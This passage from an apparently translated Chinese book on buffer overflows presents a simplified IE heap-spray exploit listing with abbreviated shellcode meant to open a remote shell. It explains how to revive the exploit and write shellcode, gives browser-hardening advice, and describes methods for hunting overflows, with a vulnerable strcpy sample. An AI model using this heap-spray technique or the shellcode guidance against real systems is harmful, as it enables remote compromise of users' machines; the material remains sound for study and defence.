荷兰黑客 Berend-Jan Wever 与 blazde、HDM 一起首先解决了这个难题，为大家提供了一个或多或少可以使用的、名为 BoF PoC 的攻击代码（参见清单 7.2）。可以从 Wever 的主页 http://www.edup.tudelft.nl/~bjwever/下载此代码。

清单 7.2　（简化的）攻击代码

```
<HTML>
// Java script executed at the first stage of the attack.
// It prepares the pointers for passing control
// and forms the shellcode.
<SCRIPT language="javascript">

   // The shellcode gains control after overflow and
   // sets the remote shell on cmd.exe by port 28876
   // (abbreviated).
   shellcode =
   unescape("%u4343%u4343%u0178.............%ffff%uc483%u615c%u89eb");

   // The pointer to the shellcode that will be spawned in the memory
   bigblock = unescape("%u0D0D%u0D0D");

   // The size of the auxiliary header added to every block
   // of memory allocated from the heap (in double words)
   headersize = 20;

   // Construct nopslides blocks.
   // The main issue here is fitting the size so that
   // allocated dynamic memory regions follow directly
   // one after another, without gaps.
   //-------------------------------------------------------------
   // Load the sum of the lengths of shellcode and
```

```
// the auxiliary header into slackspace.
slackspace = headersize + shellcode.length;

// Create the bigblock, and fill it with 0D0D0D0Dh characters.
while (bigblock.length < slackspace) bigblock += bigblock;

// Copy slackspace double words into fillblock,
// truncating the bigblock by the specified boundary
// (a clumsy solution, but it works).
fillblock = bigblock.substring(0, slackspace);

// Copy into the block bigblock.length-slackspace
// 0D0D0D0Dh characters.
block = bigblock.substring(0, bigblock.length - slackspace);
// Stretch the block to the required length.
while(block.length + slackspace < 0x40000) block = block + block + fillblock;

// Allocate 700 blocks from the heap,
// copying the stretched block into the beginning of each one
// and writing the shellcode to the end.
memory = new Array();
for (i = 0; i < 700; i++) memory[i] = block + shellcode;
</SCRIPT>

// The floating frame executes at the second stage of the attack.
// It causes buffer overflow and passes control to the [0D0D0D0Dh] address.
<IFRAME  SRC =
file://BBBBBBBBBBBBBBBBBBBBBBBB.........BBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBB
NAME = "CCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCC.........CCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCC**">
</IFRAME>
</HTML>
```

它怎么工作？首先，Java script 启动，用 nop 块几乎填满整个动态内存。每个块的头部都充斥着指向 0D0D0D0Dh 地址的指针（这个值可以任选），块的尾部是 shellcode。

如果某个 nop 块与 0D0D0D0Dh 地址重叠，那么某些 0D0D0D0Dh 单元可能包含指向 0D0D0D0Dh 的指针。可能性有多高呢？设法计算它。1MB 大小的块组成了堆——或动态内存。在它们中间，60（3Ch）字节被辅助性的头部占用，剩下的可用于用户的请求。分配块的起始地址以 64KB 为界；因此，下列块的地址可能与 0D0D0D0Dh 地址重叠：0D010000h，0D020000h，…，0D0D0000h。在最坏的情况下，0D0D0D0Dh 单元与 nop 块尾相距 F2F3h(62195)字节。如果 shellcode 不大于它，并且至少有一个 nop 块与 0D0D0D0Dh 地址重叠（不能保证）的话，那么激活 shellcode 的可能性将等于 1。




图 7.1　用 LordPE Deluxe（dump->dump region）研究 IE 的动态内存

需要指出的是，应该谨慎选择指针值。在 IE 5.x 里，堆的地址范围从 018C0000h 到 10000000h。因此，0D0D0D0Dh 地址在顶部附近。在默认情况下，IE 在同一进程的地址空间里打开所有的窗口。随着每次打开新窗口，较低的堆边界向上移；因此，想碰到较低的地址基本没有什么希望。然而，如果用 0A0A0A0Ah 替换 0D0D0D0Dh，利用少量的 nop 块是可能的。可以用 LordPE Deluxe 实用程序（图 7.1）或任何能显示进程虚拟内存映射的工具研究动态内存的分配策略。

在攻击的第 2 阶段，轮到 IFRAME 标记上场。它引起栈溢出，并把 0D0D0D0Dh 载入 EAX 寄存器。位于 shdocvw.dll 动态加载库内的脆弱代码将读取位于 0D0D0D0Dh 地址的双字（当你重新调用时，如果一切顺利，这个双字将等于 0D0D0D0Dh），并把控制权传给它，从而落到它的 nop 块里。Nop 块头部里的 0D0D0D0Dh 指针将被处理器解释为 or eax, 0D0D0D0Dh 机器指令，不产生任何实际的操作。因此，控制权安全的传给了 shellcode，由它捕获远程机器的控制。现在，黑客就能随心所欲了。

黑客必须面对的问题是，基于安全性的考虑，Java 不能直接访问虚拟地址和其上分配的内存。这意味着即使所有可用的内存都分配给 script，也不能保证会得到 0D0D0D0Dh 地址，尽管随着 nop 块的增多，成功的概率越大。换句话说，如果分配非常多的 nop 块，操作系统几乎冻结，Windows Task Manager 里内存使用时序线成指数增长（图 7.2）。这会立即暴露黑客的攻击行为。另外，有经验的用户总是禁止 scripts，意味着攻击肯定失败。




图 7.2　执行攻击代码时，内存使用率的增幅

因此，这只是存在于实验室中的攻击，在实际环境中行不通。不过也不要太自以为是；更优雅的溢出代码随时都可能出现。

7.4　使攻击代码复活

黑客对这个攻击代码的评价不尽相同，有的说“可以工作，但不是很好”，也有的说“根本不能工作”。因此，黑客有必要修改它，赋予它新的活力。

需要重点注意的是，这个攻击代码在因特网上流传很广，很多网站都提供下载。不过，这些“改良的”拷贝破坏了它原来的样子。首先，这些拷贝中的代码是用 ASCII 编码表示的，而原来的是用 Unicode（比较图 7.3 和图 7.4）；第二，在这些拷贝当中，字符串尾部的、引起溢出的 0D0D0D0Dh 字符被鬼才知道的什么东西替换了。最后，在溢出字符串里有“多余的”<CR>字符，shellcode 字符串不能容忍它们的存在。不管怎样，在攻击代码的众多拷贝中，或多或少都存在我所描述的情形。

因此，聪明的黑客只采用原始的 BoF PoC 攻击代码。有经验的黑客可能会做一些改进。例如，他们将权衡：如果 nop 块中第一条可执行指令与 shellcode 之间的距离不是 5 的倍数（因为 or EAX, 0D0D0D0Dh 指令的长度正好是 5 字节），将会从 shellcode 中借用字节，这肯定会使 shellcode 崩溃。因此，在 shellcode 头部创建 4 个 nop（90h）指令的缓冲区域，可以解决这个问题。

```
000034C0:  43 00 43 00 43 00 43 00  43 00 0D 0D 0D 0D 22 00   C C C C C ♪♪♪♪"
000034D0:  3E 00 3C 00 2F 00 49 00  46 00 52 00 41 00 4D 00   > < / I F R A M
000034E0:  45 00 3E 00 0D 00 0A 00  3C 00 2F 00 48 00 54 00   E > ♪ ◙ < / H T
000034F0:  4D 00 4C 00 3E 00 0D 00  0A 00                     M L > ♪ ◙
```

图 7.3　原始的攻击代码片段：所有的字符串是 Unicode 字符串，0D0D0D0Dh 在代码尾部

```
00001950:  43 43 43 43 43 43 43 43  43 43 43 43 43 43 43 43   CCCCCCCCCCCCCCCC
00001960:  43 43 43 43 43 43 43 43  43 43 43 43 43 43 43 43   CCCCCCCCCCCCCCCC
00001970:  43 43 3F 3F 22 3E 3C 2F  49 46 52 41 4D 45 3E 0D   CC??"></IFRAME>♪
00001980:  0A 3C 2F 48 54 4D 4C 3E                           ◙</HTML>
```

图 7.4　拷贝中的同一段代码：所有的字符串是 ASCII 字符串，0D0D0D0Dh 变成了 3F3Fh

7.5　编写 shellcode

编写 Shellcode 有章可循。开发者把 ESP 寄存器设为安全的位置（在这里是 0D0D0D0Dh），通过直接扫描内存或利用 PEB（Process Environment Block，进程环境块）确定 API 函数的地址，在已经建立的 TCP/IP 连接（用于迷惑防火墙）里创建远程连接，然后进入主可执行模块。主可执行模块可以保存在磁盘上（这容易实现，但也引人注意）或者保存在主存里（这个方法实现起来很困难，但效果很好）。

在这里，对 shellcode 的大小几乎没有限制（在这个例子里，超过一半的内存都在黑客的掌控之下）。字符串用 Unicode 格式表示，意味着字符串中可以存在单个 NULL 字符。因此，不需要执行解码器。Shellcode 将继承浏览器的所有特权。注意，没有经验的用户以管理员权限启动它。因此，shellcode 的能力仅为开发者的想像所限。

7.6　成功或失败

许多安全专家建议，当厂商发布补丁时，应该立即安装它，以消除已经发现的安全漏洞；然而，仍有很多安全漏洞没有相应的补丁。因此，一般而言，危险的情形并没有得到根本性的改观。找出实际的解决方法比大惊小怪要好一些。尤其是当你考虑 Microsoft 停止支持“过时的”操作系统和浏览器时，被迫向“超级保护的”Windows XP 迁移的前景不可能使黑客像我一样欣喜。我更愿意迁移到 FreeBSD。

不幸的是，世上没有包治百病的灵丹妙药。因此，比较现实的方法是加强计算机自身的防护。打开 **Control Panel**，选择 **Internet Options** applet，转到 **Security** 标签。点击 **Custom Level...**按钮，打开 **Security Settings** 窗口（图 7.5）。设置浏览器，当它在 IFRAME 里执行程序和文件时，以及在所有的安全区域里（Internet，local intranet，trusted sites and restricted sites）执行 ActiveX scripts 时，需要得到你的许可。很多网站在禁用 scripts 时显示正常。对于那些需要 scripts 支持的站点，在确认安全后再启用它们（不过，这些必须是可靠的、大公司的网站，基本上可以保证没有病毒）。

更好的方法是安装 VMware，在它里面使用浏览器。在这种情况下，可以放心地在网上冲浪，而不用担心真实的计算机被感染。不过，这只能防护针对浏览器的攻击，而不是真实的操作系统。因此，你仍需要防火墙的防护。Windows XP/2003 内置防火墙；对于 Windows 2000 的爱好者（我也喜欢这个操作系统），建议安装 Sygate Personal Firewall 4.5（对于家庭用户，它是免费的），但新版本不再免费。

使用虚拟机终究不是很方便，它们需要大量的内存以及强劲的处理器。折衷的方法是创建受限账号（**control Panel->Users and passwords**），限制它访问有价值的目录和文档（**File properties->Security**），只用它启动 IE 和 Outlook Express（**Shortcut properties->Run as...**）。





图 7.5　浏览器的安全设置

记住，打开保存在磁盘上的 HTML 页面时，Internet 的安全设置不起作用。因此，Java scripts 和 floating frames 将会自动执行，而不需要得到用户的许可；因此，如果其中包含病毒，将可以轻易感染系统。

7.7　路在何方？

黑客活动日益猖獗，而在 Microsoft 的程序中又不断出现新的安全漏洞，特别是 IE。迁移到 Opera，或甚至是其他的操作系统（例如 Linux）会更好一些？唉！不好说，Microsoft 的软件有 bug；其他的操作系统和浏览器也不例外，只不过消除它们的方法不大一样而已。商业软件的用户必须等待厂商发布补丁，仿佛是被照顾的小孩，如果开发者停止技术支持，他们将不得不草草迁移到新版本（如果它们仍能出色的完成它们的工作），或者直接修改机器指令，这要花费很多的时间和精力。

如果有程序源码，那么就可以很快制成补丁。类 UNIX 操作系统的开发采用分散模型，用户无需顾虑个别开发商的野心。如果补丁没有及时发布，也不用担心，肯定会有人发布。不过，商用 UNIX 需要正式的补丁，而且，某些版本的 UNIX 对此的支持并不理想。Knoppix 3.7 看起来好像还不错——直接从 CD 启动，不需要安装到硬盘，用 PPP（Point-to-point Protocol）协议连接因特网，可以在网上冲浪，收电子邮件，打开 Wicrosoft Word 和 PDF 文档。不过，它的速度不太理想，我开始想——Microsoft 真的像描述的那样邪恶吗？



第 8 章　搜索溢出的缓冲区

搜索溢出的缓冲区可是一项大工程，其劳力伤神的程度和浪漫主义的色彩可以与寻找宝藏相媲美。这是千真万确的，因为它们都需要不断地寻找，遵守相同的潜规则。而成功不仅要靠经验，有时还取决于你的运气。有时候，甚至小小的鼠标都会给我们带来不幸——在关键时刻跳到小错误发生的地方，而忽视了关键的溢出缓冲区。溢出的缓冲区如此迷人，甚至有人愿意为它贡献一生。如果在前进的道路上碰到挫折，不要绝望。第一次的成功或许需要好几年辛勤工作的沉淀，其间要阅读大量的文档，用编译器、反汇编器、调试器做无数次实验。为了研究缓冲区溢出，只会破解程序是不够的，还要求你是一名合格的程序员。当我第一次听人说 hacking 就是搞破坏时非常惊讶。这是一场智力角逐的游戏，需要全神贯注以及辛勤的劳动，而带来的惟一结果是，到底是谁为信息空间做过什么有益的事。

怎样搜索溢出的缓冲区，怎么设计 shellcode？首先，要选择攻击目标，这个角色一般是由脆弱程序扮演的。如果你想检查自身的安全性或攻击一台号称安全的主机，那么有必要研究安装在它上面的软件的具体版本。如果你的目标只是出名或设计出使你控制上万台机器的 shellcode，那么你的选择范围就大多了。

一方面，你必须选择一个广泛使用但又较少被研究的程序（两难命题），它用最高权限运行，并使用不会轻易被关闭的端口。越流行的程序（操作系统），如果有缓冲区溢出漏洞则威力就越大。对防火墙而言，所有的端口都一样；例如，Love San 蠕虫使用的 135 端口就可以禁用（我就是这么做的），而不会产生大碍。相反，与服务（例如 WEB）相关的端口就不能这样做了。

在 Windows 里发现新漏洞是很有诱惑的。不过，有一个问题，Windows 和其他流行的系统一样，是数以千计的安全专家和黑客关注的焦点。换句话说，这个研究领域已经人满

为患。相反，一些不出名的 UNIX 系统或邮件服务器可能还没有人搭理。这类程序可能有好几万个——比安全专家多多了。因此，这里的空间足够你施展拳脚。

复杂程序里出现严重错误的机率要高一些，我们也要注意被处理数据的表现格式；在语法分析器解析文本字符串期间，经常会发现溢出的缓冲区。不过，很多类似的错误在很久以前就已经被发现并消除了。因此，在那些人迹罕至的地方搜索可能会好一些。如果你想隐藏某些事情，就不要用明文表示它，哗众取宠的 Love San 和 Slapper 就证实了这一点。令人难以置信的是，如此明显的溢出错误直到最近才被发现。

8.1　埋没在打印纸下

我们既希望有源码，又不希望有源码。希望有是因为，源码可以简化搜索溢出缓冲区的过程。那么为什么又不希望有呢？准确地说也是因为同样的原因！我们不应当寄希望于在被无数人读过的源码里还能找到什么新东西。缺乏源码会使研究的人数锐减，使无数的应用程序员或业余爱好者望之兴叹。在汇编环境里，只有那些编程比思考快，想的比说的快的人才能生存。黑客必须记住成百上千个数据结构，还要了解它们在底层的相互关系，并对研究方向有敏锐的直觉。最好还具有编程经验，因为这些可以帮助黑客理解程序开发者的想法。好好想想：如果你是开发者，你会怎么解决这个问题？你可能会犯什么错误？你是否被简洁的代码和优雅的清单所引诱而忽视了核心问题？

顺便就“优雅”说几句。一般的看法是，粗糙的编程风格容易使程序员犯错误，包括溢出错误等；反之，细腻的风格则会减少 bug，分析这样的代码纯粹是浪费时间。然而，没有人能这样肯定。在我的实践当中，我碰到过非常粗糙的代码，但它们工作得极好，因为它们由真正的专业人士所设计，他们知道哪里是防护的重点。同时，我也碰到过理论上很严谨的程序，以近乎宗教般的狂热检查每一件事情，有时甚至还重复检查多次，但程序中仍遍布溢出错误。细心并不足以使程序远离 bug。为了预防错误，必须要有丰富的编程经验，其中也包括负面的。经验通常伴随着令人印象深刻的粗心大意一起到来，因为它是一种年轻的、对效率和优化激情的必然反应。

缺少#define 或错误地使用它们，通常预示着程序是由外行人写的。特别是，如果用 MAX_BUF_SIZE 定义 buff 缓冲区的大小，那么必须用同样大小的 MAX_STR_SIZE 限制拷贝到它里面的字符串的大小，通过分开的#define 来指定。特别要注意和数据块一同工作的函数参数的类型。初学者经常犯的错误是传递指向函数的指针时没有指定块的大小；过度使用 strcpy 和 strncpy 的错误也是一样的。第一个函数不安全，因为它没有限制被拷贝字符串的最大允许长度；第二个函数不可靠，因为如果字符串不适合缓冲区时，函数不能指示字符串尾部可能会被截断（这个可能就是犯错的源头）。

一般来说，有两种常见的、搜索溢出缓冲区的方法，但都有些问题。最简单的方法（但不是最巧妙的）是系统地把不同长度的文本字符串提交给被研究的服务程序，并观察它的响应。如果服务崩溃，那么预示着可能存在溢出的缓冲区。这个方法并不总是产生预期的结果，因为这个方法可能会忽略构成严重漏洞的两个（或多个）关联因素，而错过异常情况。例如，服务器预期接受一个 URL。更进一步，假设它天真地认为协议名不大于 4 个字符。在这种情况下，向它发送 **htttttttp://someserver.com** 就可以导致溢出了。注意，**http://sssssssssssssoooooooomeserver.com** 不会产生任何结果。但是，你预先怎么知道程序遗漏了哪个检查？或许，开发者只是希望从来不会碰到多于两个斜线的组合？或不能顺序存在多个冒号？如果盲目测试所有的情形，可能要等到世界末日才能发现溢出错误，而那时，问题已经无关重要了。大部分“严重的”问题由成百上千个字节组成，彼此之间以一种复杂的方式相互影响。因此，暴力测试在这里没什么用武之地。系统分析应该登台亮相了。

在理论上，为了发现所有的溢出缓冲区，只需要逐行阅读源码或反汇编的程序清单，仔细找出遗漏的检查就行了。但实际上，这并不可取，也不切实际，因为代码多得吓人。此外，也不是每个漏掉的检查都表明存在溢出缓冲区。考虑清单 8.1 中的代码。

清单 8.1　The rabbit hole

```
f(char *src)
{
        char buf[0x10];
        strcpy(buf, src);
        ...
}
```

如果 src 的长度超过 10h 字符，缓冲区将溢出并改写返回地址。整个问题的核心是，必须找出其父函数在传递 src 之前是否检查它的长度。即使没有进行明确的检查，而是在构成这个字符串时，保证它不超出指定的长度（有可能是在父父函数里构成它的），那么将不会发生缓冲区溢出，所有的努力将付之东流。

简单地说，黑客必须勤奋工作。搜索溢出缓冲区的方法难以公式化，并且几乎不可能实现自动化。明显的例子是，Microsoft 投资上亿美元用于改进分析技术，但至今仍成效不大。因此，就不要奢望单枪匹马的黑客能取得巨大的成功。

首先，要研究可能会出问题的缓冲区。通常，这些缓冲区与网络服务相关。对本地程序的 hacking 研究得较少！

假设发现了一个溢出错误。你会怎么办？更进一步的研究只有借助于反汇编器。不要期望从源码里找出任何有用的信息。变量在内存中的顺序没有定义，几乎从来不会和程序声明的顺序相匹配。程序里声明的大部分变量很可能并没有出现在内存里，因为编译器把

它们放到寄存器，甚至在优化程序时，把不需要的变量丢弃了。在这里有必要提一下，本书出现的清单假设变量在内存里的顺序像它们在程序里声明的那样。

8.2　二进制代码历险

Linux 和其他开源系统的源码早被读过千百遍了，要想在这里发现一些新玩意儿简直是难上加难。Windows 就不一样了，很多新手在二进制代码的丛林前束手无策，许多人不敢碰反汇编后的代码。错综复杂的嵌套调用往往隐含着大量的编程错误，可能使入侵者获得控制系统的能力。在这一节，我将演示黑客是怎样发现这些错误的。

一般认为可用的源码是基础，操作系统的可靠性都基于它之上，因为在开源环境下，几乎不可能在代码里隐藏后门或木马。来自世界各地的、数以千计的专家和爱好者孜孜不倦地分析软件，并在有意或无意中消除所有的 bug。但是如果要分析编译后的二进制代码，其工作量将大得吓人。在没有强烈的动力时，没有人愿意为此耗费如此多的时间与精力。这也是激进的开源支持者否定客观事实的重要论据。

事实上，在合理的时间内分析所有程序的源码是不可能的，不论是按自然规律还是经济上的考虑。甚至老掉牙的 MS-DOS 6.0 的源码也超过 60MB。即使把源码想像成小说，设想一下你要花多少时间来阅读。再说源码并不是科普读物，更不是虚构的小说。它们是彼此关联、相互通信的数据结构的集合，与机器码纠缠在一起。

X86 机器指令的平均长度是 2 字节，1KB 的源码编译后大概包含 500 行汇编语句，打印出来大约有 10 多页。不可能在合理的时间内读完 1MB 大小的二进制小说。况且在分析的过程中，新的程序仍在源源不断地面世。即使有可用的源码，也不能从根本上改变这种情形，不论花多长时间——一千年还是一万年。搜索安全漏洞的步骤很难在项目参与者之间进行分布式的并行处理，单个程序段不能独立执行。相反，它们之间相互影响，构成错误的各种因素并没有集中在一起——它们“散布”在大的程序片段里，在多线程环境里，更是如此。

现在还没有出现大范围“工业式的”自动搜索漏洞的方法，以后也不太可能会出现。直接分析只能发现大多数严重的、明显的错误线索。而其他的 bug 只有在程序运行过程中才会出现。不过，统计显示，错误不会无缘无故地出现（毛主席教导我们：没有无缘无故的爱，也没有无缘无故的恨），它们遵循自有的内部系统和规律。因此，可以适当地缩小研究范围，把需要用反汇编器完成的工作减至可以接受的范围。

分析机器码有优点，也有缺点。优点是这里没有讨厌的#define，不需要从主要目标开始寻找哪些代码被编译哪些没有。另外，这里没有宏（尤其是多行的），总是能区分函数与常量，常量与变量。没有重叠的操作符，没有隐含地调用构造函数（尽管仍隐含地调用全局类的析构函数）。简单的说，编译器帮你处理了一打使阅读源码复杂化的问题。有一则流

传在程序员中的传说，C/C++是“只适合写得语言。”

缺点是，一行源码可能对应一打以上的机器指令。同时，编译器在优化时会不连续地翻译程序，而且还可能把相邻的源码合并成一条机器指令，从而使反汇编后的代码像一个错综复杂的迷宫。所有的控制指令，如循环和分支，都被翻译成条件转移链。这些条件表达式对应 Basic 中的 IF GOTO 操作符。没有注释，数据结构被破坏。可能只保存了部分符号名——例如，RTTI（RunTime Type Information）类和导入、导出函数里的一些。最常见的是带复杂层次的类继承可以被完全复原；不过，复原所需的时间会比较长。

